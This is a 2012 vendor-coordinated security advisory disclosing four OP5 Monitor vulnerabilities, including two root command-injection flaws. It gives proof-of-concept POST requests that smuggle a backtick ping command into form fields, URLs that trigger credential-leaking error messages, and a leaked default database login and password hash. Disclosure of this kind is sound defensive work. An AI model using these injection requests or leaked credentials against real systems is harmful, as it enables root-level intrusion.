

Security Advisory OP5 Monitor

Multiple versions
Multiple vulnerabilities

Summary

Ekelöw's security researcher Peter Österberg has discovered multiple vulnerabilities in OP5 Monitor, multiple versions being affected.

Reported vulnerabilities in this document

CVE	Vulnerability	Affected versions	CVSS
2012-0261	Remote root command execution	5.3.5, 5.4.0, 5.4.2, 5.5.0, 5.5.1	10
2012-0262	Remote root command execution	5.3.5, 5.4.0, 5.4.2, 5.5.0, 5.5.1	10
2012-0263	Credentials leaked in detailed error message	5.3.5, 5.4.0, 5.4.2	1.4
2012-0264	Poor session management	5.3.5, 5.4.0, 5.4.2, 5.5.0	4.7

All referred versions in this document regard the Virtual Server version of OP5 Monitor. There are several specific rpm packages involved that aren't specifically mentioned in this document. The reason for this is that it is possible to setup an OP5 Monitor installation in several different manners. Ekelöw have only tested different Virtual Server versions of OP5 Monitor.

History

2011-09-27	Original discovery date of all of the vulnerabilities
2011-10-06	Vulnerability report was sent to the vendor
2011-10-06	Tentative disclosure date was set to 2012-01-06
2011-12-21	The vulnerabilities were assigned CVE:s
2011-12-29	The vendor reported back that all the vulnerabilities were remediated
2011-12-30	Advisory creation (this document)
2012-01-02	Public disclosure - Happy New Year!
2012-01-09	Version 2.0 of this document; added references and version information.

Contents

1	VULNERABILITIES	5
1.1	REMOTE ROOT COMMAND EXECUTION	5
1.2	REMOTE ROOT COMMAND EXECUTION	6
1.3	CREDENTIALS LEAKED IN DETAILED ERROR MESSAGE.....	7
1.4	POOR SESSION MANAGEMENT IN THE WEB APPLICATION	8
2	REFERENCES	9
3	ACCOLADES	10

1 Vulnerabilities

This chapter details all the discovered vulnerabilities that were in OP5 Monitor.

1.1 Remote root command execution

References

CVE-2012-0261 - <http://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2012-0261>

OSVB ID:78064 - <http://osvdb.org/show/osvdb/78064>

Secunia Advisory SA47417 - <http://secunia.com/advisories/47417/>

CVSS

CVSS Base Score 10 AV:R/AC:L/A:N C:C/I:C/A:C

CVSS Temporal Score 8.3 E:F/RL:O/RC:C

Official fix

Fixed in version 5.5.2

<http://www.op5.com/news/support-news/fixed-vulnerabilities-op5-monitor-op5-appliance/>

Affected versions

5.3.5, 5.4.0, 5.4.2, 5.5.0, 5.5.1

Description

This is a remote command execution vulnerability that will execute with the effective user *root:apache*.

Metasploit module

unix/webapp/op5_license_php.rb

Example

The below post request will cause 20 pings to be generated to localhost

```
POST /license.php HTTP/1.1
Host: 192.168.1.3
Accept: */*
Accept-Language: en
User-Agent: Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 6.0)
Connection: close
Cookie: ninjasession=p3n967p01mso9633bf3aha2jl7;
PHPSESSID=qea8lqo86v83l437t838hi3gh0;
Content-Type: application/x-www-form-urlencoded
Content-Length: 51
timestamp=1317050333`ping%20-c
%2020%20127.0.0.1`&action=install&install=Install
```

1.2 Remote root command execution

References

CVE-2012-0262 - <http://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2012-0262>

OSVB ID:78065 - <http://osvdb.org/show/osvdb/780645>

Secunia Advisory SA47417 - <http://secunia.com/advisories/47417/>

CVSS

CVSS Base Score 10 AV:R/AC:L/A:N C:C/I:C/A:C

CVSS Temporal Score 8.3 E:F/RL:O/RC:C

Official fix

Fixed in version 5.5.2

<http://www.op5.com/news/support-news/fixed-vulnerabilities-op5-monitor-op5-appliance/>

Affected versions

5.3.5, 5.4.0, 5.4.2, 5.5.0, 5.5.1

Description

This is a remote command execution vulnerability that will execute with the effective user *root:root*.

Metasploit module

unix/webapp/op5_welcome_php.rb

Example

The below post request will cause 20 pings to be generated to localhost

```
POST /op5config/welcome HTTP/1.1
Host: 192.168.1.3
Accept: */*
Accept-Language: en
User-Agent: Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 6.0)
Connection: close
Cookie: ninjasession=p3n967p01mso9633bf3aha2j17;
PHPSESSID=qea8lqo86v831437t838hi3gh0;
Content-Type: application/x-www-form-urlencoded
Content-Length: 30
do=do%3dLogin&password=`ping%20-c%2020%20127.0.0.1`
```

1.3 Credentials leaked in detailed error message

References

CVE-2012-0263 - <http://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2012-0263>

OSVDB ID:78067 - <http://osvdb.org/show/osvdb/78067>

Secunia Advisory SA47344 - <http://secunia.com/advisories/47344/>

CVSS

CVSS Base Score 1.4 AV:R/AC:L/A:R C:P/I:N/A:N

CVSS Temporal Score 1.1 E:P/RL:O/RC:C

Official fix

Fixed in version 5.5.0

<http://www.op5.com/news/support-news/fixed-vulnerabilities-op5-monitor-op5-appliance/>

Affected versions

5.3.5, 5.4.0, 5.4.2

Description


OP5 in affected versions come with some detailed error messages enabled. These reveal, among other things, credentials to the local DB, current user's hashed password and several SQL-statements (not illustrated in the pictures below).

Example

Detailed error messages can be triggered by at least these two URLs

`https://<host>/monitor/index.php/status/service/all?servicestatustype=78&hostprops=10&service_props=10&hoststatustypes=71'`

`https://<host>/monitor/index.php/config?type=hostsd#switch1`



```
[benchmark] => 1
[persistent] =>
[connection] => Array
(
    [type] => mysql
    [user] => merlin
    [pass] => merlin
    [host] => localhost
    [port] =>
    [socket] =>
    [database] => merlin
    [dsn] =>
)
```

This error message fragment details OP5 Monitor's local database credentials

```
[user] => stdClass Object
(
  [id] => 1
  [realname] =>
  [email] =>
  [username] => monitor
  [password algo] => b64 sha1
  [password] => 15aAn32uSC0xI8FlhfK2D5dAd5Y=
  [login] => 8
  [last_login] => 1304926765
)
```

This error message fragment details the current user's hashed password.

1.4 Poor session management in the web application

References

CVE-2012-0264 - <http://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2012-0264>

OSVDB ID:78066 - <http://osvdb.org/show/osvdb/78066>

Secunia Advisory SA47344 - <http://secunia.com/advisories/47344/>

CVSS

CVSS Base Score 4.7 AV:R/AC:L/A:N C:P/I:P/A:N

CVSS Temporal Score 3.7 E:P/RL:O/RC:C

Official fix

Fixed in version 5.5.1

<http://www.op5.com/news/support-news/fixed-vulnerabilities-op5-monitor-op5-appliance/>

Affected versions

5.3.5, 5.4.0, 5.4.2, 5.5.0

Description

OP5 Monitor, in affected versions, doesn't re-issue cookies after the user log in to the application, nor does it invalidate the user's session cookie when the browser is closed. The latter can become a quite severe issue in combination with the leaked user credentials from the detailed error message.

Example

No examples are available at this point.

2 References

OP5

<http://www.op5.com>

OP5's official fix and acknowledgement of the vulnerabilities

<http://www.op5.com/news/support-news/fixed-vulnerabilities-op5-monitor-op5-appliance/>

A description of Common Vulnerabilities and Exposure (CVE)

<http://cve.mitre.org/about/index.html>

A complete guide to the Common Vulnerability Scoring System Version 2.0 (CVSS)

<http://www.first.org/cvss/cvss-guide.html>

CVSS calculator used for calculating CVSS scores in this document

<http://nvd.nist.gov/cvss.cfm?calculator>

Metasploit

<http://metasploit.com>

3 Accolades

Peter Österberg would like to thank OP5 for being responsive and actively focusing on dealing properly with the discovered vulnerabilities. Special thanks go to Peter Andersson for regular updates on the remediation process.

Thanks also go to sinn3r of Metasploit for assisting with feedback and quality assurance while developing Metasploit modules for the specific vulnerabilities [CVE-2012-0261](#) and [CVE-2012-0262](#).
